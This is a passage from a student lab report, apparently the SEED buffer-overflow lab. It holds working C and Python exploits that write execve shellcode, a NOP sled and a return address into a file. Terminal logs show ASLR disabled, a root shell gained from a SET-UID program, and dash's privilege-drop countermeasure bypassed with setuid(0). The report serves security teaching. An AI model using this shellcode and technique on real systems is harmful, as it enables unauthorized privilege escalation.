14     "\x89\xe1"           /* movl    %esp,%ecx         */
15     "\x99"              /* cdq     %eax              */
16     "\xb0\x0b"           /* movb    $0x0b,%al         */
17     "\xcd\x80"           /* int     $0x80             */
18 ;
19 void main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23     /* Initialize buffer with 0x90 (NOP instruction) */
24     memset(&buffer, 0x90, 517);
25
26     /* Buffer Overflow Exploit */
27     strcpy(buffer + 200, shellcode);
28     strcpy(buffer + 0x24, "\x2f\xeb\xff\xbf");
29
30     /* You need to fill the buffer with appropriate contents here */
31     /* Save the contents to the file "badfile" */
32     badfile = fopen("./badfile", "w");
33     fwrite(buffer, 517, 1, badfile);
34     fclose(badfile);
35 }
36
```

Now I saved the exploited code as exploit.c and compiled the program using the gcc -Wall exploit.c -o exploit command. I ran the exploit program and then I ran the stack program. When I ran the exploit program a badfile is created with all the contents written from the buffer array to the badfile. Now when I ran the stack program which reads the contents of the badfile, buffer overflow happens and I was able to get access to the root. When I gave ls command, I was able to see the badfile getting created.

```
/bin/bash
gdb-peda$ q
[02/25/20]seed@VM:~$ vi exploit.c
[02/25/20]seed@VM:~$ gcc -Wall exploit.c -o exploit
exploit.c:20:6: warning: return type of 'main' is not 'int' [-Wmain]
void main(int argc, char **argv)
[02/25/20]seed@VM:~$ ./exploit
[02/25/20]seed@VM:~$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(admin),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
Customization  android  lib
Desktop        badfile  libmylib.so.1.0.1
Documents      bin      mylib.c
Downloads      call_shellcode  mylib.o
Music          call_shellcode.c  peda-session-stack.txt
Pictures       dummy     source
Public         examples.desktop  stack
Templates      exploit   stack.c
UbuntuShare    exploit.c
Videos         get-pip.py
#
```

Using Python:

I disabled the address randomization using the command `sudo sysctl -w kernel.randomize_va_space=0`. I then compiled the stack program using the gcc and compiled with stack guard disabled and compiled with executable stack. Then I created a badfile using the touch command. Then I use the gdb command to start the GNU debugger. I set the breakpoint in the bof() function of the stack program, then use the r command to run the program further.



```
/bin/bash
[02/28/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/28/20]seed@VM:~$ vi stack.c
[02/28/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector -g stack.c
[02/28/20]seed@VM:~$ touch badfile
[02/28/20]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b bof
```



```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".


[-----registers-----]
EAX: 0xbfffea77 --> 0xb774445c
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea58 --> 0xbfffec88 --> 0x0
ESP: 0xbfffea30 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484bb <bof>:      push    ebp
```


I then find the buffer base address and the return address using the p command in GNU debugger. After getting the base address and the return address I find the distance between them by subtracting the base address with return address. The difference was 32 bytes.

```
/bin/bash /bin/bash 66x25
0x80484d9 <bof+30>: ret
0x80484da <main>: lea ecx,[esp+0x4]
0x80484de <main+4>: and esp,0xfffffffff0
[-----stack-----]
0000| 0xbfffea30 --> 0xb7fe96eb (<_dl_fixup+11>: add esi
,0x15915)
0004| 0xbfffea34 --> 0x0
0008| 0xbfffea38 --> 0xb774445c
0012| 0xbfffea3c --> 0xb77427bc
0016| 0xbfffea40 --> 0xb7508c0b
0020| 0xbfffea44 --> 0xb768c3dc
0024| 0xbfffea48 --> 0xb7dc8800 (<__GI__IO_fputs+224>: )
0028| 0xbfffea4c --> 0x0
[-----]
Legend: code, data, rodata, value
16 return 1;
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea58
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffea38
gdb-peda$ p/d 0xbfffea58 - 0xbfffea38
$3 = 32
gdb-peda$ q
```


This the exploit program written in python. From the calculated distance between the base address and the return address I determine the offset address as $32 + 4 = 36$. Then I put the base address of the buffer into the content array byte by byte from least significant byte to most significant byte to exploit the buffer overflow attack.



```
1  #!/usr/bin/python3
2
3  import sys
4
5  shellcode= (
6      "\x31\xc0"           # xorl    %eax,%eax
7      "\x50"               # pushl   %eax
8      "\x68" + "//sh"      # pushl   $0x68732f2f
9      "\x68" + "/bin"      # pushl   $0x6e69622f
10     "\x89\xe3"           # movl    %esp,%ebx
11     "\x50"               # pushl   %eax
12     "\x53"               # pushl   %ebx
13     "\x89\xe1"           # movl    %esp,%ecx
14     "\x99"               # cdq
15     "\xb0\x0b"           # movb    $0x0b,%al
16     "\xcd\x80"           # int     $0x80
17     "\x00"
18 ).encode('latin-1')
19
20 # Fill the content with NOP's
21 content = bytearray(0x90 for i in range(517))
22
23 # Put the shellcode at the end
24 start = 517 - len(shellcode)
25 content[start:] = shellcode
26
27 # Put the address at offset at 36
28 ret = 0xbfffea58 + 40
29 content[36:40] = (ret).to_bytes(4, byteorder='little')
30
31 # Write the content to badfile
32 file = open("badfile", "wb")
33 file.write(content)
34 file.close()
```

Python file length : 1,122

Now I compile the stack program and change the ownership of the compiled program to root and made it a SET-UID program. I made the python program executable and I ran the exploit python program. Then I ran the stack program and I was able to get access to the root. This is because when I ran the python program a badfile is created with the contents of the buffer overflow attack, and when I ran the stack program, which reads the contents of the badfile buffer overflow attack happens and root access is gained.


A terminal window with a dark background and a vertical toolbar on the left containing icons for a file manager, terminal, network, Firefox, settings, and a CD-ROM. The terminal text shows a series of commands and their outputs. The user 'seed' is at a VM. They edit 'exploit.py', compile 'stack.c' into 'stack' with 'gcc', change ownership to root with 'sudo chown root stack', change permissions to 4755 with 'sudo chmod 4755 stack', and list the file with 'ls -l stack'. The file 'stack' is shown with permissions '-rwsr-xr-x' and ownership '1 root seed'. They make 'exploit.py' executable with 'chmod u+x exploit.py' and run it with 'exploit.py'. Then they run './stack', which prompts for a password. They press enter, and the prompt changes to '# whoami', which returns 'root'. Then they press enter again, and the prompt changes to '# id', which returns 'uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)'. Finally, they press enter, and the prompt changes to '#', indicating a root shell.

```
[02/28/20]seed@VM:~$ vi exploit.py
[02/28/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protecto
r -g stack.c
[02/28/20]seed@VM:~$ sudo chown root stack
[02/28/20]seed@VM:~$ sudo chmod 4755 stack
[02/28/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 9764 Feb 28 19:20 stack
[02/28/20]seed@VM:~$ chmod u+x exploit.py
[02/28/20]seed@VM:~$ exploit.py
[02/28/20]seed@VM:~$ ./stack
# 
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

2.5 Task 3: Defeating dash's Countermeasure


Output:

I checked for the current bash of the system using the ls command. Then I removed the /bin/sh using the sudo rm /bin/sh command. I created a symbolic link and pointed /bin/sh to /bin/dash. After doing this /bin/sh is pointing to /bin/dash.



```
Terminator                                     ↑ En 🔋 🔊 1:17 AM ⚙
/bin/bash                                     /bin/bash 66x24
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Feb 24 00:59 /bin/sh -> /bin/zsh
[02/26/20]seed@VM:~$ sudo rm /bin/sh
[02/26/20]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 26 01:17 /bin/sh -> /bin/dash
[02/26/20]seed@VM:~$
```



Now I created the given program `dash_shell_test` with `setuid(0)` commented. I then compiled and changed the ownership of the compiled program to root and made the compiled program a SET-UID program. When I ran the program commenting the `setuid(0)` function I was not able to get the root privilege. This is due to the countermeasure performed by the dash. Since the `ruuid` and `euid` is different.

A terminal window titled "/bin/bash" with a system clock of 1:25 AM. The user "seed" is in a VM. The terminal shows the following commands and output:

```
[02/26/20]seed@VM:~$ vi dash_shell_test.c
[02/26/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/26/20]seed@VM:~$ sudo chown root dash_shell_test
[02/26/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/26/20]seed@VM:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Feb 26 01:22 dash_shell_test
[02/26/20]seed@VM:~$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)
$
```

The file `dash_shell_test` is highlighted in red in the `ls` output. The `id` command shows the user is still "seed" with `uid=1000` and `gid=1000`, indicating the program did not gain root privileges.


Now I uncommented the `setuid(0)` function and saved the given program.



```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

"dash_shell_test.c" 13L, 205C 13,1 All

I saved and compiled the program uncommenting the setuid line. I then changed the ownership of the compiled program to root and made the compiled program a SET-UID program. When I ran the program uncommenting the setuid(0) function I was able to get the root privilege. This is because the real user id is set to zero by the setuid(0), before the execve() function is invoked.



The image shows a terminal window titled `/bin/bash` with a system clock of 1:28 AM. The user `seed` is in a VM. The terminal history shows the following commands and output:

```
[02/26/20]seed@VM:~$ vi dash_shell_test.c
[02/26/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/26/20]seed@VM:~$ sudo chown root dash_shell_test
[02/26/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/26/20]seed@VM:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7444 Feb 26 01:27 dash_shell_test
[02/26/20]seed@VM:~$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

